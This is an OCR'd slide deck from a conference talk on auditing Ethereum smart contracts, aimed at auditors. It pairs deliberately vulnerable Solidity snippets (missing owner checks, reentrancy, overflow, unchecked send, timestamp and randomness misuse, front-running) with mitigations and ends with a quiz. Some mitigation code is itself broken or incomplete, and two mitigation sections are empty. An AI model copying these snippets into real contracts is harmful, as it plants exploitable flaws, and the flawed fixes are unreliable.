
1. Users always interact with the Proxy contract.
2. Deploy a new version of the contract to the Implementation contract.
3. Use delegate call allowing the code to be executed in the context of the caller (proxy), not of the callee (implementation).
4. Allowing for prior states to be maintained vs. migrated.
5. Eliminate the dual-maintenance cycle needed until all users migrated.

# Operational: Contract Management – Who Has Control?




- The contract owner must maintain access to the smart contract and critical core functions such as fund transfer, pause deposits, and other contract's emergency circuit breaker mechanisms.
- Implement through either single admin or multi-admin design.
  - *Govern the management of the smart contracts*
  - *Offer redundancy and protection against lost/obsolete keys*
  - *Safeguard against actions from rogue admin.*

# Operational: Usage of Oracles




- Software oracles extract online information from various sources and transmit the data to the blockchain.
- Hardware oracles obtain data from hardware devices such as barcode scanners, temperature and humidity sensors and relay such data to the blockchain.
- Minimize the Oracle Problem:
  - *Use multiple oracles to ensure accuracy of data supplied.*
  - *Implement the use of correctness check in the computed data.*

# Technical Audit Considerations

# Security Considerations for Security Audit

What – Why – How to Mitigate

- Access Control
- Default Visibility
- Reentrancy
- Integer Over/Underflow
- Unchecked Return
- Timestamp Manipulation
- Bad Randomness
- Front Running
- Denial of Services
- Short Address

# Security Considerations for Security Audit

## Access Control (anti-pattern)

Is an attack that seizes ownership of a contract from its rightful owner.

---

- Incorrect usage or lack of constructor to initialize ownership.
- Failure to check for ownership prior to execute key functions.

```
pragma solidity ^0.4.21;

contract OwnerWallet {
    address public owner;

    function initWallet() public {
        owner = msg.sender;
    }

    // Fallback. Collect ether.
    function () payable {}

    function withdraw() public {
        msg.sender.transfer(this.balance);
    }
}
```

# Security Considerations for Security Audit

## Access Control (mitigation)

- Properly initialized to maintain contract ownership.
- Require contract owner check before any allowing any execution intended for the contract owner.

```
pragma solidity ^0.4.21;

contract OwnerWallet {
    address public owner;

    // constructor to initialize ownership
    function OwnerWallet() public {
        owner = msg.sender;
    }

    // Fallback. Collect ether.
    function () payable {}

    function withdraw() public {
        require(msg.sender == owner);
        msg.sender.transfer(this.balance);
    }
}
```

# Security Considerations for Security Audit

## Default Visibility (anti-pattern)

Misuse of visibility modifiers expose certain functions for manipulation by other contracts.

---

- No visibility identifier stated.

```
pragma solidity ^0.4.21;

contract HashForEther {

    function withdrawWinnings() {
        // Winner if the last 8 hex characters of the address are 0
        require(uint32(msg.sender) == 0);
        _sendWinnings();
     }

     function _sendWinnings() {
         msg.sender.transfer(this.balance);
     }
}
```

# Security Considerations for Security Audit

## Default Visibility (mitigation)

- Explicitly state the visibility identifier.
- Use the correct visibility identifiers:
  - *Public (visible to everyone; is the default if not specified)*
  - *Private (visible for only the current contract)*
  - *Internal (can be called inside the current contract)*
  - *External (can be called from other contracts and transactions)*

```
pragma solidity ^0.4.21;

contract HashForEther {

    function withdrawWinnings() public {
        // Winner if the last 8 hex characters of the address are 0
        require(uint32(msg.sender) == 0);
        _sendWinnings();
     }

     function _sendWinnings() private internal {
         msg.sender.transfer(this.balance);
     }
}
```

# Security Considerations for Security Audit

## Reentrancy (anti-pattern)

Is a classic attack that takes over control flow of a contract and manipulate the data to prevent the correct updating of state.

---

- Making external calls

```
// INSECURE
mapping (address => uint) private userBalances;

function withdrawBalance() public {
    uint amountToWithdraw = userBalances[msg.sender];
    require(msg.sender.call.value(amountToWithdraw)());
    // At this point, the caller's code is executed, and
    can call withdrawBalance again
    userBalances[msg.sender] = 0;
}
```

```
// INSECURE
mapping (address => uint) private userBalances;

function transfer(address to, uint amount) {
    if (userBalances[msg.sender] >= amount) {
       userBalances[to] += amount;
       userBalances[msg.sender] -= amount;
    }
}

function withdrawBalance() public {
    uint amountToWithdraw = userBalances[msg.sender];
    // At this point, the caller's code is executed,
    // and can call transfer()
    require(msg.sender.call.value(amountToWithdraw)());
    userBalances[msg.sender] = 0;
}
```

# Security Considerations for Security Audit

## Reentrancy (mitigation)

- Finish all internal work (e.g., state changes) first and only then calling the external function.
- Use send() instead of call.value()().

```
mapping (address => uint) private userBalances;

function withdrawBalance() public {
    uint amountToWithdraw = userBalances[msg.sender];
    userBalances[msg.sender] = 0;
    require(msg.sender.call.value(amountToWithdraw)());
    // The user's balance is already 0, so future
    invocations won't withdraw anything
}

```

# Security Considerations for Security Audit

## Integer Overflow & Underflow (anti-pattern)

Occurs when an operation is performed that requires a fixed-size variable to store a number (or piece of data) that is outside the range of the variable's data type.

-----------------------------------------------------

- An unsigned integer gets incremented above its maximum value (overflow)
- An unsigned integer gets decremented below zero (underflow)

```
pragma solidity ^0.4.15;

contract Overflow {
    uint private sellerBalance=0;

    function add(uint value) returns (bool){
        sellerBalance += value; // possible overflow

        // possible auditor assert
        // assert(sellerBalance >= value);
    }
}
```

# Security Considerations for Security Audit

## Integer Overflow & Underflow (mitigation)

- Use SafeMath library
- Check both storage and calculated variables for valid condition.

```
pragma solidity ^0.4.15;

library SafeMath {
    function add(uint256 a, uint256 b) internal constant returns
    (uint256) {
        uint256 c = a + b;
        assert(c >= a);
        return c;
    }
}

contract Overflow {
    uint private sellerBalance=0;

    function safe_add(uint value) returns (bool) {
        require(value + sellerBalance >= sellerBalance);
        sellerBalance += value;
    }
}
```

# Security Considerations for Security Audit

## Unchecked Return Values (anti-pattern)

Failure to verify low-level function state after call may result in incorrect variable states.

---------------------------------------------------

- Low-level functions are call(), callcode(), delegatecall() and send().
- Level-level calls return boolean false when fail instead of a roll-back.

```
pragma solidity ^0.4.21;

contract UncheckedSendValue {
    uint weiLeft;
    uint balance;
    mapping(address => uint256) public balances;

    function deposit () public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw (uint _amount) public {
        require(balances[msg.sender] >= _amount);
        weiLeft -= _amount;
        msg.sender.send(_amount);
        }

    function GetBalance() public constant returns(uint){
        return this.balance;
    }
}
```

# Security Considerations for Security Audit

## Unchecked Return Values (mitigation)

- Check the return value of send() to see if it completes successfully.
- If it doesn't, then throw an exception so all the state is rolled back.

```
pragma solidity ^0.4.21;

contract UncheckedSendValue {
    uint weiLeft;
    uint balance;
    mapping(address => uint256) public balances;

    function deposit () public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw (uint _amount) public {
        require(balances[msg.sender] >= _amount);
        if (msg.sender.send(_amount))
            weiLeft -= _amount;
        else throw;
        }

    function GetBalance() public constant returns(uint){
        return this.balance;
    }
}
```

# Security Considerations for Security Audit

## Timestamp Manipulation (anti-pattern)

Misuse of block.timestamp function by miners.

---------------------------------------------------

- Miners can set their time to any period in the future.
- If mined time is within 15 minutes, the block will be accepted on the network.

```
pragma solidity ^0.4.21;

contract TimestampManipulation {
    uint time_counter;
    uint max_counter = 1521763200;

    function play() public {
        require(now > 1521763200 && neverPlayed == true);
        neverPlayed = false;
        msg.sender.transfer(1500 ether);
    }
}
```

# Security Considerations for Security Audit

## Timestamp Manipulation (mitigation)

- Do not relying on the time as advertised.
- Use external initiator to track time.

```
const contract = web3.eth.contract(contractAbi);
const contractInstance = contract.at(contractAddress);

contractInstance.timer('time_counterjs');
// send current time value
    time_counterjs +=1;
});
```

```
pragma solidity ^0.4.21;

contract TimestampManipulation {
    address public owner;
    uint time_counter;
    uint max_counter = 1521763200;

    function TimestampManipulation() public {
        owner = msg.sender
    }

    function play() public {
        require(time_counter > max_counter && neverPlayed == true);
        neverPlayed = false;
        msg.sender.transfer(1500 ether);
    }

    // Using an external initiator such as a JS
    // function to trigger at some intervals
    function timer(currenttime_count) public {
        require(msg.sender == owner);
        time_counter = currenttime_count;
    }

}
```

# Security Considerations for Security Audit

## Bad Randomness (anti-pattern)

Poor implementation of pseudo-random number generator


---------------------------------------------------

- Private variables are set via a transaction at some point in time and are visible on the blockchain.
- Block variables such as block.timestamp, block.coinbase, block.number can be manipulated by miners.

```
uint256 constant private salt =  block.timestamp;

function random(uint Max) constant private returns (uint256 result){
    //get the best seed for randomness
    uint256 x = salt * 100/Max;
    uint256 y = salt * block.number/(salt % 5) ;
    uint256 seed = block.number/3 + (salt % 300) + Last_Payout + y;
    uint256 h = uint256(block.blockhash(seed));

    return uint256((h / x)) % Max + 1; //random number between 1 and
    Max
}
```

# Security Considerations for Security Audit

## Bad Randomness (mitigation)



# Security Considerations for Security Audit

## Front Running (anti-pattern)

Pay higher gas fees to have copied transactions mined more quickly to preempt the original solution.

---------------------------------------------------


- Attacker watches the pool of pending transactions for the winning transaction.
- Attacker submits his bet with higher gas price to beat out the winning transaction.

```
pragma solidity ^0.4.21;

contract FindThisHash {
    bytes32 constant public hash =
        0xb5b5b97fafd9855eec9b41f74dfb6c38f5951141f9a3ecd7f44d5479b630ee0a;

    function FindingThisHash(address _owner) public payable {}
    // constructor() public payable {}  // load with ether

    function solve(string solution) public {
        // If you can find the pre-image of the hash, receive 1000 ether
        require(hash == sha3(solution));
        msg.sender.transfer(1000 ether);
    }
}
```

# Security Considerations for Security Audit

## Front Running (mitigation)

- Usage of commit-reveal approach (RandDAO)



# Security Considerations for Security Audit

## There will always be new Unknowns

- Smart contracts → emerging
- Coding language ≠ stable
- There will be new classes of vulnerabilities
- Developers and auditors need to stay on their feet!

# Best Practices for Smart Contracts

- Maintain control
- Be aware of smart contract properties
- Prepare for failure (circuit breaker)
- Rollout carefully (rate limiting, max usage, correctness checks)
- Keep contracts simple
- Stay up to date (refactoring, latest compiler)

*Follow Occam's razor*

# Final Words

- The effectiveness of the security of the blockchain is highly dependent on the auditor’s understanding of the mechanisms for both the blockchain platform and the underlying smart contracts.
- It is important to consider the complete design of the blockchain application and all interconnected parts.
- Smart contracts have limitations, therefore, third-party audit and security reviews are paramount to bring perspective.
- Transparency, expert reviews, user testing and use of automated security tools are mechanisms to minimize vulnerabilities.

ZERO FRICTION

# THANK YOU FOR YOUR TIME.

Tuan Phan, CISSP, PMP, CBSP, Security+, SSBB
Founder

@ChainOpSec
LinkedIn.com/in/tuanphan/
github.com/tuanp703

www.zerofriction.io

ISACA®
Muscat Chapter

# Test Your Knowledge (True or False)

1. Smart contracts exist in 1st and 2nd generation blockchain.
2. In a permissioned blockchain the participants are known to the blockchain operator.
3. Decentralized applications depend on smart contracts for the business logic.
4. The shared ledger is distributed across nodes.
5. Cold wallets are more risky than hot wallets.
6. Private blockchains are generally more centralized.
7. Transaction outcomes can be different (e.g., random likelihood) for every users interacting with the same smart contract.
8. All conditions for a given transaction in a smart contract must be met in order to complete and record the transaction.
9. Access control is critical to maintain ownership oof a smart contract.
10. Reentrancy exists because contract states are not properly set prior to making external calls.

# Answer to Test Your Knowledge

1. False: Smart contracts exist in 1st and 2nd generation blockchain.
2. True: In a permissioned blockchain the participants are known to the blockchain operator.
3. True: Decentralized applications depend on smart contracts for the business logic.
4. True: The shared ledger is distributed across nodes.
5. False: Cold wallets are more risky than hot wallets.
6. True: Private blockchains are generally more centralized.
7. False: Transaction outcomes can be different (e.g., random likelihood) for every users interacting with the same smart contract.
8. True: All conditions for a given transaction in a smart contract must be met in order to complete and record the transaction.
9. True: Access control is critical to maintain ownership oof a smart contract.
10. True: Reentrancy exists because contract states are not properly set prior to making external calls.

# How do I get Hands-on Experience?

# Programming Smart Contracts

Ethereum

- Solidity via an IDE (Remix IDE, EthFiddle)
- Wallet with some test currencies
- Local development environment or web-based at  Remix (https://remix.ethereum.org/)
- Connection to the actual blockchain network, local or testnet

Hyperledger Fabric

- Go/Javascript (popular for permissioned blockchains) via an IDE (HLFV Composer, VSCode or similar editors)
- Local development environment or IBM Bluemix Console (https://cloud.ibm.com/login)
- Connection to the actual blockchain network, local or testnet